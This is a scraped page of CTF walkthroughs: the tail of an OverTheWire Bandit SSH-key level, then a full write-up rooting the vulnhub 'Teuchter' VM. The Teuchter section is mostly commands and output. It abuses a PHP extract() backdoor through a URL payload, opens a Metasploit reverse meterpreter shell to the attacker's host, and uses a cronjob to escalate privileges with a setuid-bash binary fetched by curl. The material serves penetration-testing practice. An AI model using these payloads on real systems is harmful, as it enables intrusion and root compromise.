



```
file data8.bin
zcat -d data8.bin > Raj3
file Raj3
cat Raj3
```



By using above commands, we can generate flag. This flag will be used to connect to bandit13.

```
ssh bandit13@localhost
```



Level 13-14

The password for the next level is stored in **/etc/bandit_pass/bandit14 and can only be read by user bandit14**. For this level, you don't get the next password, but you get a private SSH key that can be used to log into the next level. **Note: localhost** is a hostname that refers to the machine you are working on.

Here, we can view the files using list command. We can see the file named 'sshkey.private'. It's a private key which can be used to connect directly.

```
1 ls -la
```

```
bandit13@bandit:~$ ls -la
total 24
drwxr-xr-x  2 root     root     4096 Dec 28  2017 .
drwxr-xr-x 29 root     root     4096 Dec 28  2017 ..
-rw-r--r--  1 root     root      220 Sep  1  2015 .bash_logout
-rw-r--r--  1 root     root     3771 Sep  1  2015 .bashrc
-rw-r--r--  1 root     root      655 Jun 24  2016 .profile
-rw-r-----  1 bandit14 bandit13 1679 Dec 28  2017 sshkey.private
```

```
1 ssh -i sshkey.private bandit14@localhost
```

```
bandit13@bandit:~$ ssh -i sshkey.private bandit14@localhost
Could not create directory '/home/bandit13/.ssh'.
The authenticity of host 'localhost (127.0.0.1)' can't be es
ECDSA key fingerprint is SHA256:98UL0ZWr85496EtCRkKlo20X3OPr
Are you sure you want to continue connecting (yes/no)? yes
Failed to add the host to the list of known hosts (/home/bar
This is a OverTheWire game server. More information on http:
```

Author: SOURABH is a Information Security Analyst | Pentester | Researcher

Contact **Here**

Hack the Teuchter VM (CTF Challenge)

posted in **CTF CHALLENGES** on **JULY 17, 2018** by **RAJ CHANDEL** with **0 COMMENT**

Hello friends!! Today we are going to solve latest CTF challenge “Teuchter” presented by vulnhub for penetration practice and design by knightmare. This virtual machine is having intermediate to medium difficulty level. One need to break into VM using web application and from there escalate privileges to gain root access.

Download it from here: https://www.vulnhub.com/entry/teuchter-03,163/

Penetrating Methodologies

- Network Scanning (netdiscover, Nmap)
- Abusing HTTP service for PHP extract backdoor
- Compromise victim’s (Metasploit)
- SUID Privilege escalation
- Steganography for original flag.txt

Lets Start!!!

Let’s start with getting to know the IP of VM (Here, I have it at 192.168.1.104 but you will have to find your own)

netdiscover


```
Currently scanning: 192.168.18.0/16   |   Screen View: Unique Hosts

6 Captured ARP Req/Rep packets, from 6 hosts.   Total size: 360

  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.1.1     84:16:f9:7:df:7a      1      60  TP-LINK TECHNOLOGIES CO.,LTD.
192.168.1.104   00:0c:29:d9:12:b8     1      60  VMware, Inc.
192.168.1.105   fc:aa:14:a1:d1:2a     1      60  GIGA-BYTE TECHNOLOGY CO.,LTD.
192.168.1.102   00:27:0e:1c:71:df     1      60  Rebound Telecom. Co., Ltd
192.168.1.101   50:82:d5:f2:64:99     1      60  Apple, Inc.
192.168.1.100   c0:ee:fb:d7:a0:34     1      60  OnePlus Tech (Shenzhen) Ltd
```

Now let's move towards enumeration in context to identify running services and open of victim's machine by using the most popular tool Nmap.

```
1 nmap -A 192.168.1.104
```

```
root@kali:~# nmap -A 192.168.1.104
Starting Nmap 7.70 ( https://nmap.org ) at 2018-06-24 13:49 EDT
Nmap scan report for 192.168.1.104
Host is up (0.00034s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Dinnae Pwn Ma Server... Away and Hack some bawbag else!
MAC Address: 00:0C:29:D9:12:B8 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.34 ms 192.168.1.104
```

Knowing port 80 is open in victim's network I preferred to explore his IP in a browser. At first glance, we saw following web page. When couldn't found something suspicious, so we try to check its source-code.




Haw dinnae be a dobber! Keep oot ma server ya bawheid!


I told ye to go away! I'll clip yer lugs now beat it!

Hmmm!! After exploring source code page, you can analysis the "Green color text" sounds a little bit doubtful. Giving priority to */gallery /flicks* and */telly* we have considered them as the subjective web directories and then try to explore it in the web browser.

Also consider hint given for some extension like .pht for PHP.




So I opened the URL *http://192.168.1.104/gallery/* but couldn't get anything neither from its web page nor from its source code.



Then explored the URL *http://192.168.1.104/telly/* and it put-up following web page in front of us and at looking at its page source code we notice something like *flicks phpinfo*.

So without wasting time we lunch directory brute-force attack on following URL for identify .php and .pht extension files.

```
dirb http:192.168.1.104/flicks/ -X .php, .pht
```




And from its result we find a phpinfo.pht file and explored it in the browser and it gives me an internal server error when I open it. So I search in Google phpinfo.php found this link: https://blog.sucuri.net/2014/02/php-backdoors-hidden-with-clever-use-of-extract-function.html

Thanks to Mr. Daniel B. Cid for sharing his experience because with help of above link we get the idea to exploit it. As the author has hidden the PHP extract backdoor inside the phpinfo.pht file and now whatever the attacker sends as “ctime” with “atime” as an argument it will be execute successfully.

As you can observe when we try to execute the system command “id” through the given below URL we got following result on the web page.


```
192.168.1.104/flicks/phpinfo.php?ctime=system&atime=id
```



Let's compromise the victim's VM to get the meterpreter shell, therefore, we load metasploit framework and execute below commands.

```
use exploit/multi/script/web_delivery
msf exploit(multi/script/web_delivery) > set target 1
msf exploit(multi/script/web_delivery) > set payload php/meterpreter/re
msf exploit(multi/script/web_delivery) > set lhost 192.168.1.107
msf exploit(multi/script/web_delivery) > exploit
```

Copy the highlighted text for malicious PHP code and Paste it inside URL as an argument.




You will get meterpreter session of victim's machine in your Metasploit framework and after then finished the task by grabbing flag.txt file. Further type following for extracting more information for post exploitation.

Here first I *sysinfo* command to enumerate install kernel version but didn't found any working exploit for this VM therefore then I decide to go with manual approach for privilege escalation. Thus execute below commands:

```
cd /home
ls
cd proclaimers
ls
cd letterfromamerica
ls
```

Here I found two files **semaphore** and **test** and if you will notice at their permissions then you will realize that SUID bit enabled for semaphore and GUID bit is enabled for test.

```
msf exploit(multi/script/web_delivery) > sessions 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer    : teuchter
OS          : Linux teuchter 4.4.0-45-generic #66-Ubuntu SMP Wed Oct 19 14:12
Meterpreter : php/linux
meterpreter > cd /home
meterpreter > ls
Listing: /home
==============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40755/rwxr-xr-x   4096  dir   2016-08-03 15:11:16 -0400  cpgrogan
40755/rwxr-xr-x   4096  dir   2016-11-02 14:21:50 -0400  jkerr
40755/rwxr-xr-x   4096  dir   2016-09-23 04:35:28 -0400  proclaimers

meterpreter > cd proclaimers
meterpreter > ls
Listing: /home/proclaimers
```




Now let access proper tty shell of victim's VM and enumerate furthermore inside it.

```
shell
python3 -c "import pty; pty.spawn('/bin/bash');"
```

ooooh!! I got something suspicious from inside this path: /home/jkerr, a ***login.txt*** and ***promisedyouamiracle.jpg*** image. And after reading the note of the login.txt file I decided to download jpg image in our local machine.

Since the python 3 is already running therefore we execute following command for transferring file.

python3 -m http.server 8080



When we explored the promisedyouamiracle.jpg image in browser we got the following photo.

With help of exiftool we try to extract metadata from inside this image and luckily found the bas64 encoded text.

```
exiftool promisedyouamiracle.jpg
```

```
root@kali:~/Desktop# exiftool promisedyouamiracle.jpg
ExifTool Version Number         : 11.01
File Name                       : promisedyouamiracle.jpg
Directory                       : .
File Size                       : 575 kB
File Modification Date/Time     : 2018:06:27 12:48:11-04:00
File Access Date/Time           : 2018:06:27 12:48:11-04:00
File Inode Change Date/Time     : 2018:06:27 12:48:11-04:00
File Permissions                : rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.02
DCT Encode Version              : 100
APP14 Flags 0                   : (none)
APP14 Flags 1                   : (none)
Color Transform                 : YCbCr
Exif Byte Order                 : Big-endian (Motorola, MM)
Copyright                       : Z2VtaW5pCg==
Padding                         : (Binary data 2060 bytes, use -b option to extract)
Compression                     : JPEG (old-style)
X Resolution                    : 72
```

With the help of following command we try to decode the text and got “gemini” which could be possible password.

```
1 echo “Z2VtaW5pCg==” | base64 -d
```

```
root@kali:~# echo "Z2VtaW5pCg==" | base64 -d
gemini
root@kali:~#
```

Let try to login by using gemini as password for user: proclaimers because it holds two important files. Execute the following commands and extract the information.

```
1 su proclaimers
2 password: Gemini
3 ls
4 cd proclaimers
5 ls
```

```
cd letterfromamerica
ls -al
```

Ohhhh Great!! As declared above SUID bit enabled for the *semaphore* and GUID bit enabled for the *test*, let's use *grep command* to get everything related to *semaphore*.

```
grep -R "semaphore" /usr/local 2>/dev/null
```

AwesomeJ, I got a script at this path /usr/local/bin/numpties.sh; let's open it with cat command.

```
cat /usr/local/bin/numpties.sh
```

After reading it, I conclude that ***the cronjob will add the SUID bit to semaphore and also give root ownership to this file if the file exists***.

```
/usr/local/bin/numpties.sh:if /usr/bin/[ -f /home/proclaimers/letterfromamerica/semap
/usr/local/bin/numpties.sh:    /bin/chown root.root /home/proclaimers/letterfromameri
/usr/local/bin/numpties.sh:    /bin/chmod 4755 /home/proclaimers/letterfromamerica/se
proclaimers@teuchter:~/letterfromamerica$ cat /usr/local/bin/numpties.sh
cat /usr/local/bin/numpties.sh
#!/bin/sh

## Right, time to sort out these numpties that put PHP shells on ma server!

## Steal a copy to examine later
/bin/tar czvf /root/shells.tgz /var/www/html/*.php

## Aww they dobbers with primative Egpytian Encryption can away and raffle themselves
sudo apt-get -y purge openssh-server sftp wget

## Delete the shells to annoy the eejits
/bin/rm -rf /var/www/html/*.php

## Plant a semaphore in to alert the monitoring system
if /usr/bin/[ -f /home/proclaimers/letterfromamerica/semaphore ]
  then
    /bin/chown root.root /home/proclaimers/letterfromamerica/semaphore
    /bin/chmod 4755 /home/proclaimers/letterfromamerica/semaphore
fi
```


No wonder, if I replace the original semaphore by the fake semaphore file then our fake file will get SUID permission. So in our local we write a C-program to get bsah shell and compile it.

```c
include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>
Int main ()
{
setuid(geteuid ());
system("/bin/bash");
}
```

```
gcc shell.c -o semaphore
python -m SimpleHTTPServer 80
```

Since we have complied file semaphores and also running python server therefore let's download our fake semaphore at the place of original semaphores. Thus first I removed original semaphores and download complied file in same directory.

```
rm -rf  semaphore
curl -O http://192.168.1.107/semaphore
```

After sometime when I checked the permission for the new semaphore I found the SUID bit was on. At that moment you should run the script which will give root terminal after getting executed and then look for flag inside /root directory.

```
ls -al
./semaphore
cd /root
cat flag.txt
```

```
proclaimers@teuchter:~/letterfromamerica$ rm -rf semaphore
rm -rf semaphore
proclaimers@teuchter:~/letterfromamerica$ curl -O http://192.168.1.107/semaphore
<erfromamerica$ curl -O http://192.168.1.107/semaphore
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  8520  100  8520    0     0  1491k      0 --:--:-- --:--:-- --:--:-- 1664k
proclaimers@teuchter:~/letterfromamerica$ ls -la
ls -la
total 24
drwxr-xr-x 2 proclaimers proclaimers 4096 Jun 26 18:14 .
drwxr-xr-x 5 proclaimers proclaimers 4096 Jun 26 17:54 ..
-rw-rw-r-- 1 proclaimers proclaimers 8520 Jun 26 18:14 semaphore
-r-Sr-sr-t 1 root        root          42 Jul  9  2016 test
proclaimers@teuchter:~/letterfromamerica$ ls -la
ls -la
total 24
drwxr-xr-x 2 proclaimers proclaimers 4096 Jun 26 18:14 .
drwxr-xr-x 5 proclaimers proclaimers 4096 Jun 26 17:54 ..
-rwsr-xr-x 1 root        root        8520 Jun 26 18:14 semaphore
-r-Sr-sr-t 1 root        root          42 Jul  9  2016 test
proclaimers@teuchter:~/letterfromamerica$ ./semaphore
./semaphore
root@teuchter:~/letterfromamerica# ls
ls
semaphore  test
root@teuchter ~/letterfromamerica# cd /root
cd /root
root@teuchter:/root# ls
ls
flag.jpg  flag.txt  re-record-not-fade-away  shells.tgz
root@teuchter:/root# cat flag.txt
cat flag.txt
I say! I say! I say boy! Y'all interested in hochmagandy again...?

Y'all know this aint the correct flag!
root@teuchter:/root#
```

